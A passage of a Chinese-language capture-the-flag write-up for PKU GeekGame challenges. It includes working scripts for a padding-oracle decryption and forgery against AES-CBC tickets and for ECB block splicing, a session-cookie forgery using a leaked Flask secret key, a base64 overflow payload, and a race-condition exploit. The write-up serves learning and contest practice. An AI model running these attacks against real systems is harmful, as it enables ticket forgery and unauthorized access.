    with open(__file__, encoding='utf-8') as f:
        src = f.read()
        src = src.replace(repr(app.secret_key), '***')

    resp = Response(src)
    resp.headers['content-type'] = 'text/plain; charset=utf-8'
    return resp

app.run('0.0.0.0', 5000, True)
```

- 此模式下若程序出错，显示的调试信息会直接显示错误附近的源代码


人生苦短

- 想办法注入错误:

```
app = Flask(__name__)
app.secret_key = ***


@app.route('/', methods=['GET', 'POST'])
def index():
    if request.is_json:
        action = request.json.get('action', '').strip()
        flag = getflag(request.json.get('token', '').strip())
```

- 只要令json中action不是字符串，strip()就会出错
- 直接用浏览器中“编辑并重发”功能



人生苦短

- 重发请求后得到, `app.secret_key`




- 但`app.secret_key`并不是flag
- 查询flask文档后发现, `app.secret_key`是用来签名session中的数据 (就像json web token那样)

人生苦短

- 于是复制代码到本地，修改index() 直接将session['admin'] 设为True


```
1  from flask import *
2  #from flask import getflag
3
4  app = Flask(__name__)
5  app.secret_key = 'oh you got it, one more step to get flag'
6
7  @app.route('/', methods=['GET', 'POST'])
8  def index():
9      session['admin'] = True
10     return "hello"
```

- 访问http://127.0.0.1:5000/
- 查看到伪造好的cookie的值



人生苦短

- 在真实网站的F12控制台里创建这个cookie值



- 然后填写action为getflag提交得到flag

Token

getflag

提交 Here is your flag: flag{F1a5k_debugging_mode_1S_1Ns3cure_044a64ce}

千年讲堂的方形轮子

- You 酱受邀为北京大学千年讲堂开发了一套在线购票系统。她在看了几篇公众号文章之后，觉得密码学很神奇，想开发一个基于密码学的购票系统。
- You 酱随手找了段 AES 加密的代码，打开编辑器一顿操作，很快就把系统开发出来了。于是，千年讲堂全新的购票系统堂堂开张了，购票后还可获得一个 Flag 作为礼品。
- 后来，在年底的财务审计中，千年讲堂发现竟然有黑客伪造出了假的电子票。由于 You 酱已经毕业，千年讲堂只好找了一个临时工帮忙修复漏洞。临时工指出，漏洞在于 You 酱用的 AES-CBC 加密方式不安全。临时工把它修改成了 AES-ECB 方式，然后重新生成了一个 AES 密钥。
- 领了一笔可观的报酬后，临时工满意地离开了。然而.....

千年讲堂的方形轮子

购票

☐ 需要礼品

检票

领取礼品

- 购票：生成一个购票凭证（“需要礼品”不能选）
- 检票：解密凭证内容，可无限调用，但不显示礼品兑换码
姓名：111
学号：1111111111
需要礼品：False
礼品兑换码：c99p*****
- 领取礼品：若购票凭证需要礼品为True，输入凭证内礼品兑换码可得flag
时间戳：1621779934

千年讲堂的方形轮子

- 题目中提示凭证是AES-CBC加密的
- base64解密下，发现长度确实是16的整数倍
- 这不是padding oracle嘛
- 但我自己之前没实现过padding oracle
- 于是找了些文章照着实现了一下
 - <https://www.cnblogs.com/zlhff/p/5519175.html>
 - <https://blog.csdn.net/yalecaltech/article/details/90575122>

千年讲堂的方形轮子

- 解密部分代码:

```
ticket0 = list(base64.b64decode("XldmmSC/Gd3Z+SaWlXZ3dNkrE00HjpwUrr9gWNxyICFdC"))
print(len(ticket0))

def test(ticket):
    #print(urllib.parse.quote_from_bytes(base64.b64encode(bytes(ticket))))
    rsp = urllib.request.urlopen("http://prob12.geekgame.pku.edu.cn/cbc/query")
    #print(rsp)
    return not rsp.startswith(b'Error')

if True:
    ans = b''
    for n in range(1,1000):
        ticket = ticket0.copy()
        im = [0] * 16
        base = len(ticket0) - 16 * n
        if base == 0:
            break
        ticket = ticket[:base + 16]
        for pad in range(1, 17):
            pos = base - pad
            for guess in range(0, 256):
                ticket[pos] = guess
                if pad == 1 and bytes(ticket) == bytes(ticket0):
                    print("skip")
                    continue
                result = test(ticket)
                print(pad, guess, result, base64.b64encode(bytes(ticket)))
                if result:
                    im[16 - pad] = guess ^ pad
                    for i in range(16 - pad, 16):
                        ticket[base - 16 + i] = (pad + 1) ^ im[i]
                    break
            print(im)
        dec = [0] * 16
        for i in range(0, 16):
            dec[i] = (im[i] ^ ticket0[base - 16 + i])
        print(bytes(dec))
        ans = bytes(dec) + ans
        print(ans)
    exit(0)
```

- 得到购票凭证的内部构造:

```
b'stuid=1111111111|name=1|flag=False|code=zpj76wk9yhgg2zxu|timestamp=1621509231\x03\x03\x03'
```

千年讲堂的方形轮子

- 伪造部分代码：

```
target = b'stuid=111111111|name=1|flag=True|code=zpj76wk9yhgg2z xu|timestamp=1621509231%x04%x04%x04%x04'
assert len(target) % 16 == 0

last = [0] * 16
ans = last.copy()
while len(target):
    block = target[-16:]
    target = target[:-16]
    print("last", last)
    print("block", block)
    im = [0] * 16
    iv = [0] * 16
    for pad in range(1, 17):
        for guess in range(0, 256):
            iv[16 - pad] = guess
            result = test(iv + last)
            if result:
                im[16 - pad] = guess ^ pad
                for i in range(16 - pad, 16):
                    iv[i] = (pad + 1) ^ im[i]
                break
    print(im)
    for i in range(0, 16):
        last[i] = block[i] ^ im[i]
    ans = last + ans

print(base64.b64encode(bytes(ans)))
```

- 构造的购票凭证：`b'JB8Lcx/TtVbYN05SeZTZMA8jxx+WrWQqqudZtF53s01cCJMi4cv00Ck9NfJsvI5GAgE DAywgCLFASeXPLVUsz7APa71qu0v5za51Qic/bgEAAAAAAAAAAAAAAAAAAAAA`

- 提交后得到flag1 兑换成功，这是你的礼品：

flag{cbc-is-insecure_cc3ad805}

千年讲堂的方形轮子

- `flag2`对应的加密方式改为了AES-ECB
- ECB加密方式，每块之间是完全独立的
- 因此可以随意组合、插入、删除加密后的块，来拼凑明文
- 利用`flag1`可以解密购票凭证，多次尝试各种名字
- 发现名字栏可以进行类似SQL注入的注入
 - 例如输入名字为“`|flag=True`”
- 但若有多多个同名栏，程序读取的是最后一个
- 经过一番尝试后，发现可以控制第二个密文块的后半部分
 - `stuid=1111111111|name=012345678|`
 - `0123456789ABCDEF0123456789ABCDEF`

千年讲堂的方形轮子

- 于是希望构造这样的购票凭证：

```
stuid=1111111111|name=|flag=True|name=|code=aaaa|timestamp=1621509231\x04\x04\x04\x04
0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF|0123456789ABCDEF|0123456789ABCDEF
```

- 编写代码：

```
def gen(name):
    rsp = urllib.request.urlopen("http://prob12.geekgame.pku.edu.cn/ecb/gen-ticket?name=%s&stuid=1111111111"%urllib.parse.quote(name)).read()
    rsp = rsp[44:]
    #print(rsp)
    return rsp[:rsp.find(b"</p>")]

def cut(b64ticket):
    split = []
    ticket = base64.b64decode(b64ticket)
    while ticket:
        block = ticket[:16]
        ticket = ticket[16:]
        split.append(binascii.hexlify(bytes(block)))
    return split

template = cut(gen("012345678"))
flag = cut(gen("flag=True"))[1]
code = cut(gen("code=aaaa"))[1]
print(flag, code)

answer = [template[0], flag, code] + template[4:]
print(answer)

print(base64.b64encode(binascii.unhexlify(b''.join(answer))))
```

- 构造的购票凭证：
- 提交后得到flag2

兑换成功，这是你的礼品：

flag(ecb-is-even-more-insecure_2964aae4)

皮浪的解码器

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int result; // eax
4
5     setbuf(_bss_start, 0LL);
6     read_flag();
7     printf("guess flag (base64): ", 0LL);
8     __isoc99_scanf("%s", enc);
9     enclen = strlen(enc);
10    b64decode(enc, enclen, dec, &declen, 700);
11    if ( declen == 700 )
12    {
13        puts("decode error");
14        result = 0;
15    }
16    else
17    {
18        if ( !strcmp(flag, (const char *)dec) )
19            puts("You already know the flag:");
20        else
21            puts("This is not the flag:");
22        print_hex((const char *)dec, declen);
23        result = 0;
24    }
25    return result;
26 }
```

```
.bss:00000000000040A0 ; char enc[1200]
.bss:00000000000040A0 enc db 4B0h dup(?) ; DATA XREF: main+33fo
.bss:00000000000040A0 ; main+48fo ...
.bss:0000000000004550 public enclen
.bss:0000000000004550 ; int enclen
.bss:0000000000004550 enclen dd ? ; DATA XREF: main+57fw
.bss:0000000000004550 ; main+5Dtr
.bss:0000000000004554 align 20h
.bss:0000000000004560 public dec
.bss:0000000000004560 ; uint8_t dec[700]
.bss:0000000000004560 dec db 28Ch dup(?) ; DATA XREF: main+70fo
.bss:0000000000004560 ; main:loc_1683fo ...
.bss:000000000000481C public declen
.bss:000000000000481C ; int declen
.bss:000000000000481C declen dd ? ; DATA XREF: main+69fo
.bss:000000000000481C ; main+85tr ...
.bss:0000000000004820 public flag
.bss:0000000000004820 ; char flag[100]
.bss:0000000000004820 flag db 64h dup(?) ; DATA XREF: read_flag+30fo
.bss:0000000000004820 ; read_flag+3Cfo ...
.bss:0000000000004884 align 8
.bss:0000000000004884 _bss ends
```

- 程序运行后会读flag到.bss中
- 一眼看到scanf("%s", enc); 可以往后enc后覆盖数据
- 但是，若解码异常，则直接decode error
- 若解码正常，会直接覆盖掉溢出的declen，总之无法利用

皮浪的解码器

- 搞了半天，结果发现原来b64decode()有漏洞

```
1 void __cdecl b64decode(const char *code, int code_len, uint8_t *result, int *result_len, int max_len)
    31 codea = code;
    32 resulta = result;
    33 result_lena = result_len;
    34 ptr = (signed int)result;
    35 *result_len = max_len;
    36 if ( max_len <= 3 * (code_len / 4) )
    37     return;
    38 while ( 1 )
    39 {
```

- 虽然做了 $\text{max_len} \leq 3 * (\text{code_len} / 4)$ 的判断
- 但由于这里除法是向下取整
- 所以code_len最大可以达到 $\text{max_len} / 3 * 4 + 3$ 即 $932 + 3$
- 再往后看代码发现，解码是边解边写入buffer的
- 因此可以溢出写dec[699]和dec[700]
- 而dec[700]这个字节正好是declen的最低位byte
- 如果这个字节是0xff，则declen会变为0x2ff
- 正好能输出flag
- 于是向服务器发送 `b'YWJJ'*(699//3)+b'///'` 得到flag

```
abcabcabc  flag{i_see_before_i_know_61dae978}
```

弗拉梅尔的宝石商店

- 请想办法从弗拉梅尔的宝石商店里购买 Flag。
- 这个商店，给的初始钱不够买flag
- 而且flag有钱也不能买，会提示是非卖品

```
Welcome to the store.
What do you want to do?
Type 'help' for help.

> help
help: show help message
inspect: show your possessions
list: show commodities in the store
trade: start a transaction

an example for trade:
jade 1 (buy 1 jade)
citrine -1 (sale 1 citrine)
END (trade ends)

> trade
jade 1
END
You are going to:
buy 1 jade ($375)
Type 'y' to confirm: y
confirmed
transaction completed

> inspect
You have $125, and
citrine ($250 * 1): Yellow like fading hope.
jade ($375 * 1): Dull green like rotting flesh.

>
```

- 程序是编译好的pyc文件
- 一开始找了一个在线反编译网站，反编译不了
 - 也不知道是故意修改了pyc还是工具本身的问题
 - 但知道了这个网站是用decompyle6去反编译的
 - 于是知道了有decompyle这一系列的工具
- 试了下另一个decompyle3，这个能反编译出大部分代码
 - 能凑合看了
 - 有些地方反编译得不准

弗拉梅尔的宝石商店

- trade的命令实现如下：

```
if cmd == 'trade':
    filename = os.path.join('/tmp', token[:5] + token[-5:] + '.txt')
    f = open(filename, 'w')
    for _ in range(MAX_LINES):
        line = input()
        if line == 'END':
            break
        else:
            f.write(line + '\n')
    else:
        f.close()

    if not check_transaction(filename):
        pass
    else:
        if perform_transaction(filename):
            print('transaction completed')
        else:
            print('transaction failed')
```

- 会先将trade内容写入一个txt文件
- 然后调用check_transaction进行检查
- 若通过检查，则调用perform_transaction执行事务

弗拉梅尔的宝石商店

- `perform_transaction()` 会在 `try..except` 块中调用另一个真正实现 `_perform_transaction()`

```
def _perform_transaction(filename):  
    with open(filename, 'r') as f:  
        for line in f.readlines():  
            if line.startswith('#'):  
                pass  
            else:  
                line = line.split()  
                name, num = line[0], int(line[1])  
                c = find_commodity(name)  
                money = c.price * num  
                if num > 0:  
                    player.take_money(money)  
                    player.gain_commodity(name, num)  
                    saler.gain_money(money)  
                    saler.take_commodity(name, num)  
                else:  
                    money = int(-money * DISCOUNT)  
                    player.gain_money(money)  
                    player.take_commodity(name, -num)  
                    saler.take_money(money)  
                    saler.gain_commodity(name, -num)
```

- 卖出时 `player` 先 `gain_money` 再 `take_commodity`
- 若执行过程中抛出异常，`except` 块也不会进行 `rollback`

弗拉梅尔的宝石商店

- 这个实现古怪的地方在于，为何要大费周章？
 - 先写文件
 - 然后检查文件内容
 - 然后等待用户确认
 - 然后执行文件内容
- 转念一想，这不是个race condition嘛
 - 只要开两个窗口A、B
 - 第一步：在A中输入一个合法交易，检查通过但不确认继续
 - 这时文件内容是合法交易的内容
 - 第二步：在B中输入一个非法交易，检查不通过
 - 这时文件内容被覆盖为非法交易的内容
 - 第三步：在A中确认交易
 - 这时A就会执行文件中非法交易的内容了
- 这样我们就可以强行执行无法通过check的交易了

弗拉梅尔的宝石商店

- 于是想到解法:

- 先搞到钱:

```
> trade  
citrine -999999999  
END
```

- 再买到非卖品flag:

```
> trade  
flag 1  
END
```

- 得到flag:

```
> inspect  
You have $22499900275, and  
citrine ($250 * 1): Yellow like fading hope.  
flag ($100000 * 1): Spotless flag, showing a strange sentence: flag{a_good_merchant_knows_how_to_make_money_e897abd1}.
```

未来的机器

- 给了一个“未来汇编语言”编写的程序——asm.txt
- 和这个语言的“汇编解释器”——runner.py

- runner会读取输入送给asm，检查是不是flag

```
result=self.runner.run()
if result==-1:
    print("ERROR!")
elif result==0:
    print("WRONG!")
else:
    print("RIGHT!")
```

```
global.get $global16
local.set $var116
global.get $global16
i32.const 16
i32.add
global.set $global16
global.get $global16
global.get $global17
i32.ge_s
if
    i32.const 16
    call $env.abortStackOverflow
end
i32.const 0
local.set $var114
i32.const 0
local.set $var113
i32.const 0
```

- asm.txt里面的内容形如——
- 找了几个典型字符串的去google
- 发现是WebAssembly
- 于是找工具想反编译，结果要么反编译不了，要么反编译出来一团糟，还不如直接看原汇编，于是放弃

未来的机器

- 想办法从其它地方下手
- 修改runner，在执行后把内存dump出来

```
result=self.runner.run()
if result==-1:
|   print("ERROR!")
elif result==0:
|   print("WRONG!")
else:
|   print("RIGHT!")
print(self.runner.LOCAL)
print(self.runner.GLOBAL)
print(bytes(self.runner.MEMORY))
```

- 随便输一个字符串
- 发现输出毫无规律
- 看来不是先解密再比对，而是更复杂的比对方式

未来的机器

- 再想办法从其它地方下手
- 修改runner，统计执行过程中每条算术指令执行的次数

```
global counter
if not pl[1] in counter:
    counter[pl[1]] = 0
counter[pl[1]] += 1
cb=self.getStack()
if funcTable[pl[1]][0]==1:
    self.STACK.append(toi32(funcTable[pl[1]][1](cb)))
    self.pc+=1
    continue
ca=self.getStack()
self.STACK.append(toi32(funcTable[pl[1]][1](ca,cb)))
self.pc+=1
```

- 随便输一个字符串

```
WRONG!
{'add': 811, 'ge_s': 4, 'lt_s': 211, 'eqz': 208, 'shl': 505, 'mul': 97, 'rem_s': 197, 'and': 197, 'sub': 3, 'or': 3, 'eq': 1, 'ne': 1}
```

- 从counter也看不出来个啥
- 不过看到ne、eq指令，执行次数很少，又和比较有关，就顺便记录下比较的内容

```
"eq":(2,(lambda a,b: log.append(("eq", a, b)) or int(a==b))),
"ne":(2,(lambda a,b: log.append(("ne", a, b)) or int(a!=b))),
```

未来的机器

- 反复试验:

- 输入123

```
WRONG!  
{'add': 811, 'ge_s': 4, 'lt_s': 211, 'eqz': 208, 'shl': 505, 'mul': 97, 'rem_s': 197, 'and': 197, 'sub': 3, 'or': 3, 'eq': 1, 'ne': 1}  
[('eq', 0, 10), ('ne', 3, 41)]
```

- 输入123456

```
WRONG!  
{'add': 865, 'ge_s': 7, 'lt_s': 226, 'eqz': 220, 'shl': 538, 'mul': 100, 'rem_s': 206, 'and': 206, 'sub': 6, 'or': 6, 'eq': 1, 'ne': 1}  
[('eq', 0, 10), ('ne', 6, 41)]
```

- 发现那个唯一的ne比较, 比较的是输入长度与41
- 猜测flag长度为41
- 随意输入一个长度为41的串

- 输入'a'*41

```
WRONG!  
{'add': 1497, 'ge_s': 42, 'lt_s': 402, 'eqz': 361, 'shl': 925, 'mul': 135, 'rem_s': 311, 'and': 311, 'sub': 41, 'or': 41, 'eq': 2, 'ne': 2}  
[('eq', 0, 10), ('ne', 41, 41), ('ne', 38, 46), ('eq', 26, 26)]
```

- 输入'b'*41

```
WRONG!  
{'add': 1497, 'ge_s': 42, 'lt_s': 402, 'eqz': 361, 'shl': 925, 'mul': 135, 'rem_s': 311, 'and': 311, 'sub': 41, 'or': 41, 'eq': 2, 'ne': 2}  
[('eq', 0, 10), ('ne', 41, 41), ('ne', 124, 46), ('eq', 26, 26)]
```

- counter和log起了反应, 看来有戏

未来的机器

- 继续尝试
 - 输入 'b' + 'a' * 40 结果与 'a' * 41 一样
 - 联想到 'b' * 41 与 'a' * 41 结果不同, 猜测比较的不是第一位
- 写个程序尝试一下

```
for i in range(0, 41):  
    flag = ['a'] * 41  
    flag[i] = 'b'  
    counter = {}  
    log = []  
    obj=Problem()  
    obj.run(''.join(flag))  
    print(i)  
    print(counter)  
    print(log)
```

- 果然, 当修改第18位字符时, 有了反应

```
WRONG!  
18  
{'add': 1497, 'ge_s': 42, 'lt_s': 402, 'eqz': 361, 'shl': 925, 'mul': 135, 'rem_s': 311, 'and': 311, 'sub': 41, 'or': 41, 'eq': 2, 'ne': 2}  
[('eq', 0, 10), ('ne', 41, 41), ('ne', 124, 46), ('eq', 26, 26)]
```

未来的机器

- 再来尝试这个第18位应该是什么字符

```
for i in range(0,128):  
    flag = ['a'] * 41  
    flag[18] = chr(i)  
    counter = {}  
    log = []  
    obj=Problem()  
    obj.run(''.join(flag))  
    print(i)  
    print(counter)  
    print(log)
```

- 果然，修改第18位为n时，又起了反应

```
WRONG!  
110  
{'add': 1500, 'ge_s': 42, 'lt_s': 403, 'eqz': 362, 'shl': 927, 'mul': 135, 'rem_s': 311, 'and': 311, 'sub': 41, 'or': 41, 'eq': 2, 'ne': 3}  
[('eq', 0, 10), ('ne', 41, 41), ('ne', 46, 46), ('ne', 120, 113), ('eq', 26, 26)]
```

未来的机器

- 根据这样的规律写程序，一个位置一个位置地去枚举

```
flag = [""] * 41
guessed = {}
for j in range(41):
    stat = {}
    for i in range(0, 41):
        if i in guessed:
            continue
        log = []
        tryflag = flag.copy()
        tryflag[i] = 'b'
        obj=Problem()
        obj.run(''.join(tryflag))
        print(str(log))
        if str(log) not in stat:
            stat[str(log)] = []
        stat[str(log)].append(i)
    pos = sorted([(len(v), v, k) for k, v in stat.items()])[0][1][0]
    print("pos", pos)
    stat = {}
    for i in range(ord("!"), 128):
        tryflag = flag.copy()
        tryflag[pos] = chr(i)
        log = []
        obj=Problem()
        obj.run(''.join(tryflag))
        print(log)
        if len(log) not in stat:
            stat[len(log)] = []
        stat[len(log)].append(i)
    val = sorted([(len(v), v, k) for k, v in stat.items()])[0][1][0]
    flag[pos] = chr(val)
    guessed[pos] = True
```

- 最终得到flag `flag {W4SM_1S_s0_fun_but_1t5_subs3t_isNOT}`
- （最后也没搞懂加密算法是啥，溜了溜了

庄子的回文



- 请把字符串交给庄子，设法让庄子在计算回文串时，在服务器上执行代码或命令，读取文件系统中某处存储的 Flag。
- 给了一个程序pwn，和libc-2.31.so

```
1int run()
2{
3    char s[104]; // [rsp+0h] [rbp-80h]
4    int v2; // [rsp+68h] [rbp-18h]
5    int k; // [rsp+6Ch] [rbp-14h]
6    int j; // [rsp+70h] [rbp-10h]
7    int i; // [rsp+74h] [rbp-Ch]
